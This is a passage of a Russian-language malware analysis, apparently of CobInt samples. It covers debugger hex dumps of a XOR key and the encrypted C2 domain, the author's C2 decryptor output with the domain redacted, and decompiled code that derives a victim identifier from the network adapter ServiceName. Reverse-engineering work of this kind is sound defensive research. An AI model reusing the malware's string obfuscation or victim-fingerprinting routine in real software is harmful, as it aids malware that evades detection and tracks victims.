
А вот и сам XOR ключ.



```
    Hex                                             ASCII
FE3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
FF3 00 00 00 00 00 00 00 00 00 00 00 00 00 80 38 01 ..............8.
003 00 40 9C 00 00 00 00 00 00 00 00 00 00 22 08 CA .@..........".Ê
013 B8 A6 A2 D2 F1 91 A5 FC A6 22 40 97 1D D1 EA DA ¸¦¢Òñ.¥ü¦"@..ÑêÚ
023 49 70 87 ED A7 32 64 4B D5 88 C8 5C B6 39 E8 38 Ip.í§2dKÕ.È\¶9è8
033 D8 F9 73 73 E0 D0 B7 B2 D8 29 5A A7 C8 D7 78 5B ØùssàÐ·²Ø)Z§È×x[
043 A7 1B 7B 50 2C F3 64 CD 45 94 FF 98 1A 3F E1 B0 §.{P,ódÍE.ÿ..?á°
053 E2 71 43 08 20 2B 00 00 00 00 00 00 00 34 08 CA âqC. +.......4.Ê
```

XOR ключ


Таким образом, расшифровка данных происходит путем побайтового ксора ключа с зашифрованной строкой. Ставим брейк-пойнт за `jne` и видим расшифрованное значение.



```
ddress           Hex                                             ASCII
00000000014FB12  00 00 00 00 00 00 00 00 94 02 00 00 00 00 13 00 ................
00000000014FB22  00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 41 ..............(A
00000000014FB32  94 02 00 00 00 00 33 49 94 02 00 00 00 00 69 74 ......3I......it
00000000014FB42  [redacted]                                63 6F [redacted].co
00000000014FB52  6D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 m...............
00000000014FB62  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000000014FB72  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000000014FB82  00 00 00 00 00 00 D2 1C 08 47 FD 7F 00 00 74 C1 ......Ò..Gý...tÁ
00000000014FB92  23 A1 D5 19 00 00 77 67 6E 49 FD 7F 00 00 F0 FB #¡Õ...wgnIý...ðû
00000000014FBA2  14 00 00 00 00 00 00 40 94 02 00 00 00 00 B2 49 .......@......²I
00000000014FBB2  94 02 00 00 00 00 00 00 F1 47 FD 7F 00 00 E3 0B ........ñGý...ã.
```

Расшифрованное значение C2


Кстати, если поискать в сыром Hex сдампленной на диск библиотеки это зашифрованное значение и ключ для него, мы найдем их захардкоженными после таблицы импорта.



```
00002F40  72 41 67 65 6E 74 53 74 72 69 6E 67 00 75 72 6C  rAgentString.url
00002F50  6D 6F 6E 2E 64 6C 6C 00 00 50 03 48 65 61 70 43  mon.dll..P.HeapC
00002F60  72 65 61 74 65 00 00 51 03 48 65 61 70 44 65 73  reate..Q.HeapDes
00002F70  74 72 6F 79 00 4E 03 48 65 61 70 41 6C 6C 6F 63  troy.N.HeapAlloc
00002F80  00 55 03 48 65 61 70 52 65 41 6C 6C 6F 63 00 52  .U.HeapReAlloc.R
00002F90  03 48 65 61 70 46 72 65 65 00 00 8B 05 53 6C 65  .HeapFree..‹.Sle
00002FA0  65 70 00 0E 03 47 65 74 54 69 63 6B 43 6F 75 6E  ep...GetTickCoun
00002FB0  74 00 00 1E 02 47 65 74 43 75 72 72 65 6E 74 50  t....GetCurrentP
00002FC0  72 6F 63 65 73 73 49 64 00 23 03 53 79 73 74 65  rocessId.#.Syste
00002FD0  6D 46 75 6E 63 74 69 6F 6E 30 33 36 00 41 44 56  mFunction036.ADV
00002FE0  41 50 49 33 32 2E 64 6C 6C 00 00 00 00 00 00 00  API32.dll.......
00002FF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003010  00 00 00 00 00 00 00 00 00 80 38 01 00 40 9C 00  .........Ђ8..@њ.
00003020  00 00 00 00 00 00 00 00 00 22 08 CA B8 A6 A2 D2  .........".Кё¦ўТ
00003030  F1 91 A5 FC A6 22 40 97 1D D1 EA DA 49 70 87 ED  с'Ґь¦"@—.СкЪIp‡н
00003040  A7 32 64 4B D5 88 C8 5C B6 39 E8 38 D8 F9 73 73  §2dKХ€И\¶9и8Шщss
00003050  E0 D0 B7 B2 D8 29 5A A7 C8 D7 78 5B A7 1B 7B 50  аР·ІШ)Z§ИЧx[§.{P
00003060  2C F3 64 CD 45 94 FF 98 1A 3F E1 B0 E2 71 43 08  ,уdНE”я..?б°вqC.
00003070  20 2B 00 00 00 00 00 00 00 34 08 CA B8 A6 A2 D2   +.......4.Кё¦ўТ
00003080  19 A3 FF DB 48 6B F7 89 D3 A3 CC D5 C4 A0 94 F4  .ЈяЫHkч‰УЈМХД ”ф
00003090  D7             FB 74 B2 C4 B9 26 1D 0A EB F4 0B  Ч™ЦW"ытІДЇ№&..лф.
000030A0  2A F5 FA 9B 55 19 7D 61 BA 5F 7B 03 E9 0B AA 0A  *хъ›U.}aє_{.й.Є.
000030B0  F4 E6 36 31 12 3C E3 E7 BF 13 64 82 84 1A 56 A4  фж61.<гзї.d‚„.V¤
000030C0  E4 2E D5 BD 2F A2 DE 89 5F 00 00 00 00 00 00 00  д.XS/ўЮ‰_.......
000030D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000030E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000030F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Захардкоженные значения C2 и XOR ключа


Исследование трех различных семплов малвари показало, что смещения ключа и зашифрованных байтов относительно друг друга идентичны у версии x64 и отличались у версии x86. На основе этих данных я написал экспериментальный код на Go для дешифровки C2.



```
D:\Temp\cobint>dec_c2.exe data.bin
ti[redacted].com

D:\Temp\cobint>dec_c2.exe dec3.bin
it[redacted].com
```

У меня программа сработала, но это, конечно, не дает никаких гарантий, что дешифровщик нормально отработает на других семплах.


Продолжая исследовать код, мы натыкаемся на вызов функции `GetAdaptersInfo`, в результате выполнения которой будет извлечено значение `ServiceName` сетевого адаптера.



```
00000000004B2A17  FF15 F3150000  call qword ptr ds:[<&GetAdaptersInfo>]
00000000004B2A1D  85C0           test eax,eax
00000000004B2A1F  75 52          jne 4B2A73
s:[00000000004B4010 <&GetAdaptersInfo>]=<iphlpapi.GetAdaptersInfo>

32A17
```

```
     Hex                                             ASCII
21CA0 00 00 00 00 00 00 00 00 05 00 00 00 7B 36 32 32 ............{622
21CB0 44 32 38 39 45 2D 45 32 31 44 2D 34 33 38 38 2D D289E-E21D-4388-
21CC0 38 37 42 30 2D 39 30 30 42 35 45 34 44 32 35 34 87B0-900B5E4D254
21CD0 37 7D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7}..............
21CE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Вызов функции GetAdaptersInfo




LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkCards\2

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Intel(R) 82574L Gigabit Network Connection
ServiceName	REG_SZ	{622D289E-E21D-4388-87B0-900B5E4D2547}

Значение ServiceName в реестре


Затем вызывается функция, которая генерирует огромное количество рандомных байтов, попутно перексоривая между собой все, что попадается под руку, включая `ServiceName`. В дальнейшем, вероятно, эти значения используются в качестве уникального идентификатора системы на C2.



```
}
v11 = 0;
for ( j = 0; j < v9; ++j )
{
  v13 = 979907 * *((unsigned __int8 *)RandomBuffer + j) + v11;
  v11 = HIWORD(v13) ^ v13;
}
*(int *)((char *)RandomBuffer + v9) = v11;
v14 = v9 + 4;
v15 = (sub_10002CF8(&a5) & 7) + 4;
Random_bytes((char *)RandomBuffer + v14, v15);
v16 = 0;
for ( k = 8; k < v14; ++k )
{
  *((_BYTE *)RandomBuffer + k) ^= *((_BYTE *)RandomBuffer + v16 + v14);
  v16 = (v16 + 1) % v15;
}
v18 = v15 + v14;
v30 = sub_10002CF8(&a5) % 0x1Au;
v29 = sub_10002CF8(&a5) % 0x1Au;
for ( m = v18 - 1; m >= 8; --m )
  *((_BYTE *)RandomBuffer + m) ^= sub_10002CF8(&a5);
sub_1000218F(a1, RandomBuffer, 8);
v20 = (_BYTE *)(a1 + 8);
if ( v18 > 8 )
{
  v21 = v30;
  do
  {
    v22 = *((unsigned __int8 *)RandomBuffer + v6);
    v21 = (int)(v21 + (v22 >> 4)) % v28;
    v29 = (int)(v29 + (v22 & 0xF)) % 26;
    *v20 = v21 + 97;
    v20[1] = v29 + 97;
    v20 += 2;
    ++v6;
  }
```

Функция для генерации идентификационной строки

